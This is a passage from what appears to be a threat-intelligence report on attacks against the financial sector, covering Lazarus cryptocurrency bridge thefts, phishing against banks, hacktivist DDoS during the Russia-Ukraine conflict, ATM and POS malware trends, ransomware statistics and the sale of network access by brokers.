Chainalysis has identified \$170 million in current balances — which accounts for funds stolen during 49 separate hacks spanning from 2017 to 2021 — that are controlled by North Korea but have yet to be laundered.

In March 2022, the threat actors conducted one of the biggest attacks against cryptocurrency exchanges and stole **\$600 million worth of ETH** and USD Coin from the **Ronin** bridge. According to the **official announcement by Ronin**, the theft occurred as a result of validator nodes being hacked. Five out of the nine validator signatures are needed to withdraw funds on the platform. The hackers managed to gain control over enough of the private keys to steal crypto assets. Ronin stated that “all evidence points to this attack being socially engineered, rather than a technical flaw.” They also mentioned that an employee at Sky Mavis (the company that manages the sidechain) was compromised and the hackers managed to leverage that access to penetrate Sky Mavis's IT infrastructure and access validator nodes.

In April 2022, the US Treasury Department linked the incident to the North Korean group Lazarus, citing the hackers' history of attacks. The group has often attacked the cryptocurrency industry to steal money on behalf of North Korea.

Despite the colossal attack, Sky Mavis reimbursed all the victims and, after fixing the major issues, Ronin Bridge reopened at the end of June 2022.

In yet another attack in June 2022, however, Lazarus compromised another exchange, **Harmony Horizon Bridge**. The hackers carried out 14 transactions across Ethereum and Binance Smart Chain, stealing various assets including ETH, BNB, USDT, USDC and Dai. At the time when the attack was reported, Harmony estimated the losses to be worth **\$100 million**. The theft involved compromising the cryptographic keys of a multi-signature wallet.

Group-IB specialists expect that Lazarus will continue attacking organizations to steal cryptocurrency, as the group has conducted long operations such as **TraderTraitor**, **Dangerous Password**, **Operation Dream Job**, **SnatchCrypto** and **AppleJeus** in the past.

Attacks against banks: Back to the origins?

Group-IB specialists analyzed a recent attack against African banks conducted by Lazarus as part of **Operation Dream Job**.

The hackers used a popular method to trick victims: they created a fake LinkedIn profile and posed as a recruiter for a well-known American bank.

After establishing initial contact with a victim, the hackers would suggest moving the conversation to Telegram. Once on Telegram, the victim was then sent a link to a vacancy description with the requirements for the

position. The link opened a phishing resource that imitated the name of a well-known bank. By clicking on the link, the victim would download a malicious document, which in turn was used to download a second-stage payload.

The infection stage is similar to previous attacks: docx → remote template → macro → injecting malicious code into a legitimate process.

The fourth attack stage involved an x64 DLL file packed using Themida. The payload checks a certain value in the registry and, if the value exists, compiles a list of running processes and sends it to the C&C server. If the C&C server does not send a payload or if the payload is not decrypted properly or does not function as it is supposed to, the loader attempts to download it again after 30 seconds (which it continues to do repeatedly until the payload is obtained).

At the time of the analysis, Group-IB specialists were unable to obtain the payload.

ATTACKS AGAINST CRYPTOCURRENCY PLATFORMS

Members of Lazarus were not the only threat actors to attack cryptocurrency platforms.

Group-IB specialists identified about 20 successful attacks in Europe and the Asia-Pacific, with over **\$1 billion** stolen. The largest thefts affected Ronin (Vietnam) – \$650 million, FTX (US) – \$650 million, Wormhole – \$320 million, Wintermute – \$160 million, Maiar Exchange (Romania) – \$113 million, Horizon – \$100 million, Binance – \$100 million, Mirror Protocol (Singapore) – \$90 million, and Crypto.com (Singapore) – \$33 million.

Threat actors usually use vulnerabilities in blockchain bridges and smart contracts. A blockchain bridge is a protocol connecting two blockchains to enable interactions between them. A blockchain bridge essentially enables users to convert one cryptocurrency into another. Such bridges use smart contracts and lock initial tokens in smart contracts, creating wrapped versions of the tokens that can then be transferred to a different blockchain. Blockchain bridges usually store vast sums of money and due to vulnerabilities in their code, bridges have become the main target for hackers.

The Harmony's Horizon hack by Lazarus was possible because a limited number of validators are required to confirm a transaction. The hackers simply needed to compromise two out of five private keys to obtain passwords to withdraw money.

The Ronin and Nomad bridges were easy prey, too. In the case of Ronin, the hackers only needed to make five validators (out of nine) pass them codes to obtain access to the cryptocurrency locked within the system. In the case of Nomad, the hackers could enter any value into the system and withdraw money even if they did not have enough assets in their accounts, which meant that the funds were withdrawn from the bridge.

In the Binance attack, the threat actors used an exploit for the bridge BSC Token Hub.

After being hacked, blockchain bridges stop being operated for some time. Some of the incidents even resulted in the affected cryptocurrency exchange closing down. The exchange FTX filed bankruptcy, for instance, and the Hong Kong exchange AAX suspended its operations after an attack in November 2022.

ATTACKS RELATED TO THE RUSSIA-UKRAINE CONFLICT

In March 2022, a group called **IT Army of Ukraine** announced that its priority targets were Russian banks and Russia's critical infrastructure.




Figure 46. Post revealing the main targets of IT Army of Ukraine

IT Army said the following about its choice of targets:




Figure 47. Announcement by IT Army of Ukraine

During the conflict, pro-Ukraine attackers (such as AgainstTheWest) and groups related to Anonymous publicly claimed responsibility for multiple attacks against the **Central Bank of Russia**, **Sberbank**, and Russia's largest payment system **Qiwi** (as later revealed, it wasn't Qiwi that came under attack, but a payment getaway). Many Russian banks were targeted by various hacktivist groups. In early April 2022, the hacker group called Network Battalion 65 leaked 28 GB worth of documents believed to belong to Russia's Central Bank.




Figure 48. Message from Anonymous

The Central Bank announced that the information about the cyberattack was not true. On February 28, the official website of the Moscow Exchange suffered a DDoS attack coordinated by IT Army of Ukraine.




Figure 49. Message about the attack against the Moscow Exchange

Ukrainian banks experienced DDoS attacks too, but on a smaller scale. Well-known examples include DDoS attacks against **PrivatBank** and **Oschadbank** in mid-February. While it is difficult to attribute DDoS attacks to specific groups, Ukrainian officials claim that they came from Russia.

Figure 50. Post about the availability of the PrivatBank website in February 2022

The image shows a Twitter post from NetBlocks (@netblocks) dated February 15, 2022, at 8:49 PM. The post contains an update about DDOS attacks on Ukrainian banking services, specifically mentioning PrivatBank and Oschadbank. It includes a link to a report on netblocks.org and a line graph showing network connectivity for PrivatBank on that day. The graph shows a sharp drop in connectivity to 0% at 14:00 UTC, followed by a recovery to 100% by 16:00 UTC.

Time (UTC)	Connectivity (%)
00:00	100.00
02:00	100.00
04:00	100.00
06:00	100.00
08:00	100.00
10:00	100.00
12:00	100.00
13:00	50.00
14:00	0.00
15:00	100.00
16:00	100.00

Not all attacks against financial institutions were purely technical, such as hacks and DDoS attacks. An example of a hybrid technique is an information attack in which Ukrainian citizens received text messages from unknown phone numbers informing them that the country's ATMs had stopped working. The threat actors presumably tried to make citizens withdraw money from Ukrainian banks, which could have potentially provoked a banking crisis.





Figure 51. Fake text message

It remains questionable how many of the leaks that came to light during the conflict are authentic. In many cases data turned out to be taken from old sources that had been compromised before the conflict, and the information was presented by hackers as new and more valuable than it actually was.

ATTACKS AGAINST ATMs

Two years ago, the COVID-19 pandemic forced people to change their lifestyles, switching to working from home and moving many of their daily activities (such as shopping and interacting with friends and family) online. When society started to return to normal life and people began to go out again, their shopping habits returned too. These changes also affected the way that bank cards and ATMs are used.

Two weeks after the first COVID case in Ireland, the Irish government announced its first restrictions to stop the virus from spreading. Shortly after, the Central Bank of Ireland announced: “By the end of March, retail card spending (point of sale and credit card) had declined by 27% when compared with the first week of March, and cash withdrawal amounts had almost halved.”



According to the Bank of England, this trend was also seen in the UK. Since January 2022, however, customers have been withdrawing cash from ATMs more and more often again.



Figure 53. Statistics on operations with bank cards in the UK (source)

Despite people returning to their pre-COVID habits and using cash and withdrawing money more often, in the reporting period threat actors did not attack ATMs as often as they did before the pandemic. According to the European Association for Secure Transactions (EAST), in 2022 ATM malware and logical attacks were down 82%. All but one of the reported attacks were black box attacks. On the other hand, physical attacks against ATMs and POS terminals were up 81%. EAST says this increase was primarily due to a rise in cash trapping attacks, in which a device that blocks the withdrawal of money is put inside an ATM.

At the time of writing, the demand (and therefore the supply) for developing and distributing malware for ATMs is dwindling on underground forums. Group-IB specialists believe this is due to threat actors focusing on POS terminals, which are potentially high-profit and low-risk targets. They are much more common and far less securely protected than ATMs, which have many layers of security integrated.


In 2022, attacks involving the tool **Prilex** were discovered. The tool emerged in 2014 and targeted ATMs. Two years later, threat actors repurposed it for attacks on POS terminals and used it up until 2021. The new version of Prilex was fitted with the capability to generate EMV cryptograms, which are used to confirm payments and prevent fraud.

This capability enables attackers to carry out fraudulent transactions even with cards that are equipped with EMV chips. The hackers also implemented a backdoor module that can control running processes, capture the screen, download arbitrary files, and execute commands on POS terminals.

In addition to the return of Prilex, the rootkit **Caketap** (described above) appeared. Caketap is used by UNC2891 and targets ATMs.

RANSOMWARE

Over the reporting period, **181** attacks against financial companies by ransomware groups were discovered, which is **43%** more than in the previous period (H2 2020 – H1 2021). Most victims are based in the US (44%), the UK (6%) and Germany (5%). The groups Lockbit (36%), Conti (14%) and BlackCat (7%) were the ones to attack financial companies the most.



Group-IB specialists also analyzed the initial access market for the financial industry. Over the reporting period, **120** instances of access to financial companies being sold by threat actors were discovered, which is **26%** more than in the previous period (H2 2020 – H1 2021). Most instances of access affected the US (38%), Canada (7%) and Indonesia (6%).

Type of access	Quantity	%
RDP	26	21.7
VPN	25	20.8
Citrix	8	6.7
Database	7	5.8
Web panel	7	5.8
Webshell	4	3.3
Other	5	4.2
Unknown	38	31.7
Total	120	100

Type of access	Quantity	%
Domain Admin	34	28.3
Local Admin	27	22.5
User	15	12.5
Root	2	1.7
Enterprise Admin	1	0.8
Unknown	41	34.2
Total	120	100

Access to financial companies was most often sold by the following brokers:

- **Brester:** 14 instances of access sale over the reporting period. In December 2021, Brester put up for sale access to 13 insurance companies in Canada and the US, all with domain administrator privileges.
- **NikaC:** 7 instances of access sold worldwide, mainly in the Asia-Pacific. Most involved access to the corporate email of top managers.
- **orangecake:** 6 instances of VPN access for sale, affecting Austria, India, Peru, and the US.

SALE OF COMPROMISED BANK CARDS

Statistics relating to text and magnetic stripe data published on markets in the periods H2 2020 – H1 2021 and H2 2021 – H1 2022.

World

■ H2 2021 – H1 2022
■ H2 2020 – H1 2021




*The overall figures for the number of cards in the "World" table do not match with the number of cards in the tables for specific regions. This is due to irregularities in BIN databases, which are used to determine the countries to which given cards pertain.

